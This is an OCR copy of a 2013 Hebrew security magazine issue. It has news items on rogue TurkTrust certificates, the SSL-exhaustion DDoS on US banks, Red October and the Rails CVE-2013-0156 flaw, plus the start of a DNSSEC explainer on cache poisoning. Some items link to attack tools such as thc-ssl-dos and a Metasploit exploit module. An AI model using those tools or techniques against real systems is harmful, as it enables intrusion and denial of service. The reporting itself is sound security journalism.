


Digital Whisper

גליון 39, פברואר 2013

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל,
כתבים:	ד"ר אריק פרידמן, מיתר קרן, יונתן גולדהירש, רון הרניק, לירן בנודיס, יצחק דניאל (iTK98) ואפיק קסטיאל (cp77fk4r).

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-39 של Digital Whisper, הגיליון השני של שנת 2013.
אח! איזה חורף... כמה גשם... אין כמו לשבת עם כוס תה, בסלון ליד התנור, בערב חורפי ולאחד את המאמרים שזה עתה חזרו מהעורכת... סתם, אני בטוח שאני יכול לחשוב על כמה דברים יותר נחמדים ☺

אז מה שלומכם? כאן הכל בסדר, אני מקווה שגם אצלכם. החודש פנה אלי חבר וותיק מהקהילה המקומית (iTK98) והציע להכניס מדור חדש-ישן למגזין - מדור חדשות. ההצעה שלו הייתה שבכל חודש, בתחילת הגיליון, יפורסמו מספר כתבות קצרות המספרות על אירועים חדשותיים בנושאי המגזין שקרו בארץ ובעולם. הוחלט כי המדור יחולק למספר נושאים:

- סקירת אירועים חדשותיים מהארץ ומהעולם.
- חולשות שעלו לכותרות במהלך החודש החולף.
- כלי האקינג שפותחו / עלו לכותרות (או בכלל?).

הרעיון הוא שבכל חודש המדור יכלול בסביבות כחמישה כותרות שילקחו משלושת הנושאים הללו, אנחנו עדיין לא סגורים על הקונספט והוא בהחלט עתיד / עלול להשתנות. על פי מה הוא עתיד להשתנות? על פי הפידבק שנקבל מכם! אם נראה שאתם אוהבים את הפינה הזאת - נתמיד בה ואולי אף נרחיב אותה, אם נראה שלא תאהבו אותה - נראה כבר מה נעשה איתכם... (;

אתם יותר ממוזמנים לשלוח לנו נושאים חדשותיים שלדעתכם חשוב שיכנסו למדור! וכמו שכבר ציינתי - נשמח לקבל מכם פידבק על סוג התוכן ודרך הצגתו, כבר החל מגיליון זה.

וכמובן, החודש יש לנו ארבעה מאמרים מהנושאים הבאים: DNSSEC, Port Security, ניתוח התולעת Waledak ומאמר בנושא מערכות משולבות. ולפני שניגש אליהם, ברצוננו להגיד תודה רבה לכל מי שתרם מזמנו הפנוי, ישב וכתב מאמרים גם אם זה אומר לעמוד בלו"ז מטורף ובתנאי לחץ בלתי קונבנציונלים ובזכותו הגיליון הזה מתפרסם: תודה רבה ל**ד"ר אריק פרידמן**, תודה רבה ל**מיתר קרן**, תודה רבה ל**יונתן גולדהירש**, תודה רבה ל**רון הרניק**, תודה רבה ל**לירן בנודיס**, תודה רבה ל**יצחק דניאל (iTK98)** ותודה רבה לעורכת שלנו - **שילה ספרה מלר**.

שתהיה קריאה נעימה!

אפיק קסטיאל וניר אדר.

תוכן עניינים

חדשות

מאת יצחק דניאל (iTK98) ואפיק קסטיאל (cp77fk4r)

אשרות מזוייפות הונפקו עבור הדומיין של גוגל

ב-24 לדצמבר 2012 מפתחי כרום זיהו כי ישנה אשרה סוררת עבור הדומיין google.com שהונפקה על-ידי ישות ביניים (Intermediate CA), ישות ביניים זו קיבלה אשרה מ-TurkTrust (שפועלת כ-Root CA). לאחר פניית גוגל ל-TurkTrust, האחרונה טענה כי האשרות הללו הונפקו בטעות עבור שני דומיינים בלבד.

ההנפקה התבצעה עוד באוגוסט 2011, תקופה שבה נפרצו ישויות אשרה נוספות כגון DigiNotar שהכריזה פשיטת רגל לאחר האירוע, StartCOM הישראלית שעצרה את הפריצה בזמן אמת, ועוד אחרים. TurkTrust הנפיקה בטעות אשרות ישות ביניים עבור שני דומיינים (ego.gov.tr ו-kktcmerkezbankasi.org) כאשר הראשונה יצרה את האשרה הסוררת.

אשרות סוררות אלו מאפשרות לבצע מתקפות שונות כנגד קורבן כלשהו, באופן שלא יעורר אצלו חשש. חלק מהמתקפות האפשריות כנגד הקורבן הן MITM ופישינג אף כנגד אתרים העושים שימוש ב-SSL. בעזרת האשרה הסוררת הדפדפן לא יזהיר את המשתמש שכן האשרה חתומה על-ידי ישות ביניים שאושרה על-ידי ישות שורש - הענף המאשר חוקי.

כתגובה לכך גוגל ומיקרוסופט ביטלו את האשרות הסוררות בדפדפנים שלהן. מוזילה הלכה צעד אחד קדימה והיא בוחנת אם לצרף את TurkTrust מחדש לישויות שורש שמגיעות עם הדפדפן שלה. ככל הנראה המתקפה הייתה מוגבלת לשטחי טורקיה בלבד, אך אי-אפשר לומר זאת בוודאות מלאה.

מה לנו בתור משתמשים יש לעשות? ניתן לעשות שימוש בתוסף למוזילה בשם Perspective אשר יבחן את האשרות שבשימוש כנגד מאגר מידע שנשמר על-ידי צד ג' (לא תלוי דפדפן ולא תלוי ישויות שורש), בכך הוא מוסיף נדבך נוסף לבדיקה של האשרה - יש כאן הוספה של אלמנט מוניטין בנוסף לאלמנט הישות מרכזית.

מקורות:

- https://krebsonsecurity.com/2013/01/turkish-registrar-enabled-phishers-to-spoof-google
- http://news.cnet.com/8301-1009_3-57561880-83/fake-turkish-site-certs-create-threat-of-bogus-google-sites/

קריאה נוספת:

- https://en.wikipedia.org/wiki/Certificate_authority
- https://en.wikipedia.org/wiki/Intermediate_certificate_authorities
- https://en.wikipedia.org/wiki/Computational_trust
- https://en.wikipedia.org/wiki/Web_of_trust

אחריות למתקפת הסייבר על הבנקים בארה"ב הוטלה על איראן

במהלך חודש ספטמבר 2012 ספגו בנקים שונים בארה"ב מתקפת DDoS מתואמת כנגדם. מקור המתקפה בשונה מבעבר היה בחוות שרתים שונות בעולם ולא בחיבורים ביתיים (זומביים). המתקפה התמקדה במרכיב ה-DDoS ומניעת שירות ולא היה נסיון פריצה לחשבונות המשתמשים. רוב הבנקים שהותקפו חזרו לאוויר לאחר מספר דקות עד שעות.

אלמנט נוסף שהוכנס למתקפה אשר נחשב לחדשני הינו SSL-Exhaustion attack, מתקפה בשכבה 6 של מודל ה-OSI, מתקפה המתמקדת בגזילת משאבי עיבוד מהשרת המותקף. המתקפה אפשרית אך ורק כנגד שרתים שמציעים חיבור מאובטח (SSL), וכפי שידוע כל הבנקים מחוייבים להציע חיבור שכזה. למעשה המתקפה לא גזלה רוחב-פס מהשרתים, אלא יכולת עיבוד ובכך שיתקה אותם.

גופים שונים, הציעו כי בעקבות המורכבות של ההתקפה (שימוש בחוות שרתים וכן מתקפה מבוססת SSL) יש עדות לכך שמדינה כלשהי נמצאת מאחורי המתקפה. קבוצה בשם "לוחמי הסייבר של עז-אדין אל קסאם" לקחה אחריות על המתקפה, אך הוצע שהם בסך הכל כיסוי לממשלת איראן.

לדעתי הייתה התעלמות גמורה מכך שהמתקפה הזאת פומבית כבר מ-2011. זה לא סיפור לפרוץ לשרתים ולהעלות אליהם "Shell" וממנו לבצע את המתקפה. אינקפסולה כתבה בבלוג שלה על אחד השרתים שתקף את הבנקים בארה"ב, והניתוח שלה אינו מראה מעורבות איראנית וודאית.

פתרונות למתקפת SSL-Exhaustion הוא להגביל את כמות החיבורים המתקבלים ממקור אחד, אך במקרה של DDoS זה כנראה ולא יעזור. כמו כן, לבטל את האפשרות ל-SSL-Renegotiation מה שימנע החמרה של המתקפה, אך לא ימנע אותה לחלוטין. אם יש משאבים כספים ניתן להשקיע במאיץ SSL.

מקורות:

- https://www.nytimes.com/2013/01/09/technology/online-banking-attacks-were-work-of-iran-us-officials-say.html

- http://news.cnet.com/8301-1009_3-57520363-83/wells-fargo-is-latest-bank-to-be-hit-by-cyberattacks/

קריאה נוספת:

- http://www.thc.org/thc-ssl-dos

המרדף אחר אוקטובר האדום

באוקטובר 2012, מספר חוקרים מחברת האנטי-וירוס Kaspersky זיהו תשתית תקיפה מתקדמת ביותר בעקבות חקירה של מספר תקיפות על גופים דיפלומטיים שונים ברחבי העולם. לפי המחקר שבוצע ע"י קספרסקי נראה כי יש ראיות לכך שהתשתית קיימת עוד משנת 2007 ופעילה עוד היום (למרות שכפי הנראה, בעקבות הדו"ח שפרסמה Kaspersky נראה כי האנשים אשר נמצאים מאחורי התשתית הנ"ל החלו לקפל את שרתי השליטה ככל הנראה על מנת להקשות בחקירתה).

הדו"ח שפורסם ע"י Kaspersky מפורט מאוד וכולל בתוכו מידע רב אודות הטכנולוגיה בה השתמשו לכתיבת אותם הכלים, המודולים השונים המרכיבים את הכלים, החולשות שבהן התוקפים השתמשו (לא נמצא משהו מיוחד מלבד מחזור של חולשות שפורסמו בעבר, כולל מספר חולשות פומביות ב-Office, תוכנות להצגת מסמכי PDF, חולשות שונות ב-JAVA, ושימוש בחולשה MS08-067 המזוהה עם התולעת "Conficker"), אנטומיה של המתקפות, המטרות והגופים אשר נתקפו בעזרת אותה תשתית ועוד.

נכון לכתיבת שורות אלו, מהמידע שפורסם באינטרנט לא ניתן לדעת בוודאות מי הפעיל את אותה התשתית אך עקב המטרות ודרכי העבודה שלה לא מדובר באירוע רגיל. במסגרת אותה התשתית, נראה שנתקפו מספר רב של מדינות, בינהן ארצות הברית, רוסיה, ישראל, איראן, הודו, ברזיל, איטליה, ירדן, תורכיה, פקיסטאן, מרוקו הודו, ערב הסעודית, לבנון ועוד. בנוסף, נראה שהגופים שנתקפו היו בין היתר שגרירויות, משדרי ממשלה, גופים הקשורים לחלל, מסחר, אנרגיה, גרעין, מחקר, כלכלה, בטחון ועוד. ספציפית, כאן בישראל, נתקפו שגרירויות שונות.

לפי החקירה של Kaspersky בעזרת אותה תשתית תקיפה, התוקפים יכלו לגנוב מידע ממחשבים (עמדות קצה / שרתים), מידע מסמארטפונים (iPhone, Nokia, Windows Mobile), מציוד רשתי של Cisco, ומידע מהתקני USB נתיקים (ואף מידע שהיה קיים על אותם ההתקנים ונמחק מהם).

כאמור, עד כה לא ניתן לדעת מי עומד מאחורי אותן המתקפות, אנו ממליצים בחום לעקוב אחר הפרסומים של Kaspersky בנושא.

מקורות:

- http://www.securelist.com/en/analysis/204792262/Red_October_Diplomatic_Cyber_Attacks_Investigation
- http://www.securelist.com/en/blog/785/The_Red_October_Campaign_An_Advanced_Cyber_Espionage_Network_Targeting_Diplomatic_and_Government_Agencies
- http://www.wired.com/threatlevel/2013/01/red-october-spy-campaign/

לקריאה נוספת:

- http://www.securelist.com/en/analysis/204792265/Red_October_Detailed_Malware_Description_1_First_Stage_of_Attack
- http://www.securelist.com/en/blog/208194091/Red_October_part_two_the_modules
- http://www.securelist.com/en/blog/208194086/Red_October_Java_Exploit_Delivery_Vector_Analysis

חולשה קריטית התגלתה ב-Ruby On Rails (CVE-2013-0156)

ב-9 לינואר, בחור בשם אהרון פטרסון פרסם הודעה בקבוצת האבטחה של Ruby On Rails ב- Google Groups, כותרת ההודעה הייתה: "Multiple vulnerabilities in parameter parsing in Action Pack". מתוכן ההודעה עולה כי מספר חוקרי אבטחה דיווחו על כשל אבטחה ב-RoR אשר ניצול שלו באתרי אינטרנט מבוססי RoR מאפשר לתוקפים לעקוף מנגנוני הזדהות במערכת, להזריק פקודות SQL לשאילתות המתשאלות את מסדי הנתונים, להריץ קוד על שרתי האפליקציה המשמשים את המערכת, או לגרום לקריסת את המערכת עצמה ולבצע מתקפות מסוג Denial Of Service.

לפי המתואר, נראה כי כשל האבטחה הינו ברכיב אשר אחראי על פרסור נתוני XML ולמנגנון ביצוע ה-Automatic Casting, ואם נצטט מהמקור:

> "The parameter parsing code of Ruby on Rails allows applications to automatically cast values from strings to certain data types. Unfortunately the type casting code supported certain conversions which were not suitable for performing on user-provided data including creating Symbols and parsing YAML. These unsuitable conversions can be used by an attacker to compromise a Rails application."

בהודעה עצמה, פטרסון לא הציג PoC או פרטים נוספים על הניצול החולשה, אך לא עבר זמן רב וחוקר אבטחה נוסף, בשם פליקס וילהלם פרסם פוסט בבלוג שלו ובו הציג את החולשה באופן קצת יותר טכני.

בפוסט, וילהלם הציג את המידע אך לא סיפק PoC ממשי שאיפשר להריץ קוד או לממש SQL Injection בעזרת אותה החולשה.

ושוב, לא עבר זמן רב ומי שהרים את הכפפה היה לא אחר מאשר HD-Moore (היזם, המוביל והמפתח הראשי של הפרוייקט Metasploit, שנכתב גם הוא ב-Ruby), ו[פרסם פוסט בנושא], הפעם עם הסברים מפורטים על המנגנון המנוצל, על החולשה עצמה ועל דרכי המימוש שלה. HD-Moore לא הסתפק בזה ו[פרסם] מודול המאפשר לסרוק, לאתר את החולשה ולנצל אותה בצורה דינאמית בעזרת Metasploit.

מקורות:

- http://www.insinuator.net/2013/01/rails-yaml/
- https://community.rapid7.com/community/metasploit/blog/2013/01/09/serialization-mischief-in-ruby-land-cve-2013-0156

לקריאה נוספת:

- http://www.metasploit.com/modules/exploit/multi/http/rails_xml_yaml_code_exec
- https://community.rapid7.com/community/metasploit/blog/2013/01/10/exploiting-ruby-on-rails-with-metasploit-cve-2013-0156
- http://ronin-ruby.github.com/blog/2013/01/09/rails-pocs.html

רקע - פרוטוקול DNS תחת התקפה

פרוטוקול DNS (Domain Name System) הוא אחת מאבני-הבניין הבסיסיות ביותר של האינטרנט. זהו הפרוטוקול המאפשר תרגום של כתובות האינטרנט שאנו מזינים לדפדפן (כמו www.digitalwhisper.co.il) לכתובות המספריות בהן נעשה שימוש על-ידי פרוטוקולי התקשורת בין המחשבים (כתובות IP, כמו 193.105.99.162). אפשר לחשוב על DNS כעל ספר הטלפונים של האינטרנט. ספר הטלפונים הזה מבוזר בין מספר רב של שרתים, שרתי DNS, ופרוטוקול DNS מאפשר לפנות לשרתים אלה כדי לבצע את התרגום.

בגלל חלקו המכריע של פרוטוקול DNS בתפקוד התקין של האינטרנט, הוא הפך גם למטרה אטרקטיבית להתקפות. למעשה, כאשר האקרים למיניהם מאיימים "להשבית את האינטרנט" (כמו במקרה של אנונימוס), הם לרוב מכוונים לפגוע בתשתית של DNS, ומניפולציה של שרתי DNS היא גם אחד האמצעים בארגז הכלים של ממשלות שמנסות לשלוט בגישה לאינטרנט.

חלק לא מבוטל מההתקפות על DNS מכוונות "להזריק" רשומות DNS כוזבות לזכרון המטמון של שרתי DNS, באמצעות זיוף תשובות לשאילתות DNS כאילו הן מגיעות משרת DNS אמיתי. התקפות אלה מכונות Cache Poisoning, והן מתאפשרות בעיקר כיוון שהפרוטוקול מתייחס לכל תשובת DNS ש"מתאימה" לשאילתת DNS שנשלחה, כתשובה אמיתית. ההגדרה של מהי תשובת DNS "מתאימה" השתנתה לאורך הזמן, כאשר נקודות תורפה שונות בפרוטוקול נוצלו כדי לבצע התקפות, וגרסאות חדשות של שרתי DNS העלו את רף בדיקות ההתאמה כדי לסתום את הפרצות. למשל, ב-2008 חוקר אבטחת המידע דן קמינסקי חשף נקודת תורפה כזו בהתקפה שכיוונה לזייף רשומות המצביעות לשרתי ה-DNS עצמם. כל שאילתה שנשלחת מכילה מספר מזהה (queryID), שצריך להימצא גם בתשובה, והתוקף יכול לקלוע למספר המזהה הנכון על-ידי שליחת מספר רב של תשובות עם ניחושים, אפילו אם המספר המזהה נבחר באקראי. הפתרון שקמינסקי הציע היה לוודא כי גם מספר הפורט המשמש לשליחת השאילתות הינו אקראי, כך שהתוקף יצטרך לנחש גם אותו. פתרון זה שימש כדרך סבירה להקטין משמעותית את הסתברות ההצלחה של ההתקפה, ולהפוך אותה ללא מעשית. עם זאת, זהו בגדר "פלסטר" המספק פתרון לפרוטוקול שאינו בטוח. פרוטוקול DNSSEC מנסה לפתור בעיות מסוג זה מהיסוד, באמצעות שילוב תהליכי אימות קריפטוגרפיים בפרוטוקול.

המטרה המרכזית של הפרוטוקול היא לספק אימות (authentication) כחלק מהפרוטוקול, כדי לוודא שתשובות DNS נשלחות משרת לגיטימי, וכן שלמות (integrity) של ההודעות, כלומר, וידוא שאף גורם זדוני לא שינה הודעות בדרך. הפרוטוקול אינו מיועד לספק סודיות, כך שכמו ב-DNS רגיל, התוכן של DNSSEC אינו מוצפן וכל אחד יכול לקרוא אותו.

ההיסטוריה של DNSSEC


פרוטוקול DNSSEC פותח במסגרת ארגון IETF (Internet Engineering Task Force), ארגון בין-לאומי שאחראי לפעילות תקינה של האינטרנט, ובפרט לקביעת התקנים שבבסיס רשת האינטרנט. DNSSEC הפך לנושא בטיפול IETF ב-1994, כאשר אחד הגורמים המאיצים לפעילות היה פרסום מאמר של סטיבן בלובין על החולשות של DNS (המאמר נכתב עוד ב-1990, אך פורסם רק ב-1995).

ב-1997 קבוצת העבודה של IETF פרסמה את התקן הראשון, RFC2065. לאחר כשנתיים פורסמה גרסה מתוקנת, RFC2535, בעקבות משובים מהמפתחים הראשונים, ותוכנת BIND9 הייתה המימוש הראשון של שרת DNS שתמך ב-DNSSEC. עם זאת, הפתרון הראשוני לא היה מוצלח, בעיקר כיוון שלא היה מתאים לפריסה בהיקף רחב. הלקחים נלמדו וב-2005 פורסמה סדרת תקנים משוכתבת, RFC 4033-4035. זמן קצר לאחר-מכן, באוקטובר 2005, שוודיה (.SE) הייתה שרת האינטרנט הארצי הראשון שפרס DNSSEC. למרות שהתקן החדש פתר רבות מהבעיות של התקן המקורי, גלגלי האינטרנט טוחנים לאט. רק ביולי 2010 ארגון ICANN (Internet Corporation for Assigned Names and Numbers) פרסם מפתחות עבור שרתי השורש, שבראש היררכיית DNS. רק באפריל 2011 המתחם com נחתם על-ידי מפתחות תקפים. הפריסה של DNSSEC עדיין נמשכת - נכון לספטמבר 2012, ישנם 64 שמות מתחם ברמת מדינה (ccTLDs) החתומים עם DNSSEC. שם המתחם של ישראל, il., אינו אחד מהם.

איפה DNSSEC עומד היום

באוקטובר 2012 ג'ף הוסטון וג'ורג' מיכלסון, מדענים ב-APNIC (רשם האינטרנט האחראי על אסיה ואוקיאניה), פרסמו שתי רשומות ובהן סטטיסטיקות לגבי השימוש ב-DNSSEC נכון לספטמבר 2012. הערכתם הראשונית הייתה כי כ-4% משירותי ה-DNS היו מסוגלים לבצע אימות של DNSSEC, וכ-9% מעמדות הקצה השתמשו בשירותי DNS שהיו מסוגלים לבצע אימות כזה. לאחר בחינה זהירה ומחמירה יותר של המידע שאספו, הם עדכנו את ההערכות שלהם, והסיקו שלמעשה רק 1.7% משירותי ה-DNS מבצעים אימות DNSSEC, ורק 1.6% מעמדות הקצה משתמשות בלעדית בשירותי DNS שמאמתים רשומות DNSSEC. המדינות שנמצאו מובילות בהטמעת DNSSEC היו שוודיה (83% מהבקשות עובדו בידי

שירותי DNS התומכים ב-DNSSEC), אנגולה (41%) ואירלנד (39%). עבור ישראל, רק שירות DNS אחד מתוך 297 שנדגמו (0.34%) ביצע אימות DNSSEC.



החלק היחסי של שירותי ה-DNS בכל מדינה, שמבצעים אימות DNSSEC
מקור: http://www.potaroo.net/ispcol/2012-10/counting-dnssec-2.html


תזכורת - איך DNS עובד

תיאור מלא של פרוטוקול DNS חורג מהיקף כתבה זו, אולם כדי להסביר את העקרונות של DNSSEC, להלן תזכורת קצרה על פעולתו של פרוטוקול DNS. התיאור שלהלן חלקי ביותר, אך הוא תופס את הנקודות העיקריות בתהליך.

לכל מחשב המתחבר לרשת האינטרנט מוגדר מיהו שירות ה-DNS אליו יש לשלוח בקשות לתרגום כתובות. למשל, כאשר מתחברים לרשת האינטרנט דרך ספק אינטרנט כמו נטוויז'ן, בזק בינלאומי, או 012, בתהליך החיבור יוגדר שרת DNS מטעם ספק האינטרנט כמען לשאילתות DNS. שרת זה יקבל את השאילתות ממחשב הלקוח, יבצע עבורו את תהליך התרגום (במהלכו ישלח שאילתות לשרתים אחרים), ולבסוף יחזיר לו את התשובה.

בבסיס הפרוטוקול עומדת היררכיה של שמות מתחם - בראשה השורש; לאחר-מכן שמות המתחם הראשים (Top Level Domains) הכוללים שמות מתחם כמו com, org, edu, וגם שמות מתחם של מדינות (il, au, it, ...), המכונים גם ccTLD (country code Top Level Domains); ולאחר-מכן ההיררכיה של שמות המתחם ממשיכה להתפצל לתתי-מתחמים, כגון co.il, cnn.com, digitalwhisper.co.il, וכן הלאה. עבור כל אחד משמות המתחם מוגדר מי שרת ה-DNS האחראי עליו (authoritative server, או Source of Authority), ושרת זה הוא "הכתובת הרשמית לשאלות" עבור כל הכתובות שתחת אותו שם מתחם.

כאשר נשלחת לשירות DNS שאילתה לגבי שם מתחם מסוים, ואין בזכרון המטמון של השרת שום מידע לגבי שם זה, השרת בדרך-כלל פותח בתהליך איטרטיבי שבו הוא פונה לשרתי DNS אחרים כדי למצוא את התשובה. בהנחה שלשרת אין מידע על אף אחד מהשרתים האחרים בדרך, נקודת ההתחלה היא באחד משרתי השורש, שאת כתובתם מכירים כל שרתי ה-DNS. החל מנקודה זאת השרת יקבל הפניות לשרתים אחרים, במורד ההיררכיה של DNS. למשל, בהינתן שאילתה על www.digitalwhisper.co.il, שרת השורש יפנה את השואל אל שרת ה-DNS האחראי על il, הוא בתורו יפנה את השואל אל שרת השמות של co.il, שיפנה אותו אל שרת השמות האחראי על digitalwhisper.co.il. יש בתהליך בעיה של ביצה ותרנגולת, כי ההפניה לשרתים אחרים דורשת בעצמה לדעת את כתובות השרתים, ומכאן את תרגום הכתובות שלהם לכתובות IP. הפרוטוקול פותר את הבעיה על-ידי החזרת מידע נוסף ביחד עם ההפניה. מידע זה מועבר ברשומות המכונות "רשומות דבק" (glue records) - למשל, ביחד עם ההפנייה לשרת nsa.ns.il (אחד מהשרתים האחראים על il), התשובה משרת השורש תכיל מידע האומר "כתובת ה-IP של nsa.ns.il היא 92.115.210.58", וכך תאפשר לפנות ישירות לשרת הבא בהיררכיה. התרשים הבא מתאר תהליך מלא של תרגום הכתובת www.digitalwhisper.co.il לכתובת IP.[1]



[1] במציאות התהליך יתבצע בצורה קצת שונה - למשל, כיוון שאותם שרתי שמות משמשים גם את il וגם את co.il, יהיו פחות שלבים בתהליך התרגום. הדיוק הוקרב לטובת המחשת התהליך ההיררכי.

המידע העובר בתשובות על שאילתות DNS מסודר בקבוצות של רשומות המכונות "רשומות משאב" (Resource Records ובקיצור RR). למשל, רשומות משאב מסוג "A" הן הרשומות המכילות תרגום של כתובת אינטרנט לכתובת IP, והן הרשומות שבשימוש הנפוץ ביותר בפרוטוקול DNS. רשומות משאב מסוג "NS" (קיצור של Name Server) מדווחות מי הוא שרת ה-DNS האחראי על שם מתחם נתון. בשאילתת DNS מצוין מה הוא סוג הרשומה המבוקש (למשל A או NS), ולפי זה שרת ה-DNS יודע איזה נתון לספק בחזרה.

הרעיון המרכזי ב-DNSSEC הוא לבצע חתימות קריפטוגרפיות על רשומות המשאב. בפרט, רשומות המשאב נחתמות על-ידי הגורם האחראי עליהן. לדוגמה, רשומות הכתובת של www.digitalwhisper.co.il ייחתמו על-ידי שרת ה-DNS האחראי על שם מתחם זה, livedns.co.il. וידוא שחתימות אלה תקינות מבטיח שתוכן הרשומות לא השתנה בדרך מהשרת העונה, והשימוש במפתח הקריפטוגרפי מספק הוכחה לזהות מקור תוכן הרשומות. החתימות מצורפות לתשובת ה-DNS, וניתן לשמור אותן בזכרון המטמון של שרתי DNS ביחד עם שאר חלקי התשובה. לחתימות יש זמן תפוגה, שאחריו הן לא תקפות והשרת צריך להנפיק חתימה חדשה.

כדי לאפשר ביצוע ווידוא של חתימות, לכל שרת שמות של DNS ניתן להקצות זוג מפתחות, מפתח פרטי ומפתח פומבי. המפתח הפרטי הוא סודי (ורצוי שיהיה מאוחסן באופן לא מקוון, כלומר לא נגיש בשום דרך מהאינטרנט), בעוד המפתח הפומבי יכול להיות ידוע לכולם. עפ"י העקרונות של קריפוטגרפיה אסימטרית, המפתח הפרטי יכול לשמש את שרת השמות כדי לחתום על רשומות המשאב שהוא שולח, והמפתח הפומבי יכול לשמש כל גורם אחר לצורך וידוא החתימה. וידוא מוצלח של החתימה מהווה אישור לכך שהמפתח הפרטי המתאים הוא זה שביצע את החתימה (ובאופן זה מאמתים את זהות השרת), וכן אישור לכך שהתוכן שהתקבל על-ידי הגורם המוודא הוא אותו תוכן שעליו חתם השרת (ובאופן זה מובטחת שלמות התוכן, כלומר שאף אחד לא שינה אותו בדרך).

בגרסה המוקדמת של DNSSEC, שהוגדרה ב-1999 במסגרת RFC 2535, נקבע כי כל שרת שמות ב-DNS יהיה אחראי לחתום על שמות המתחם שמתחתיו בהיררכית ה-DNS. הגישה הזאת הפכה את הפרוטוקול ללא מעשי - למשל, המשמעות היא ששרת ה-DNS האחראי על com, למשל, יצטרך לחתום על כל רשומות ה-DNS של שמות המתחם שמתחתיו, מאמץ לא פשוט (עשרות מיליוני רשומות). עדכון של מפתחות החתימה הופך למשימה עצומה, מאחר ואז יש לחתום מחדש על רשומות ה-DNS של כל תתי-המתחם.

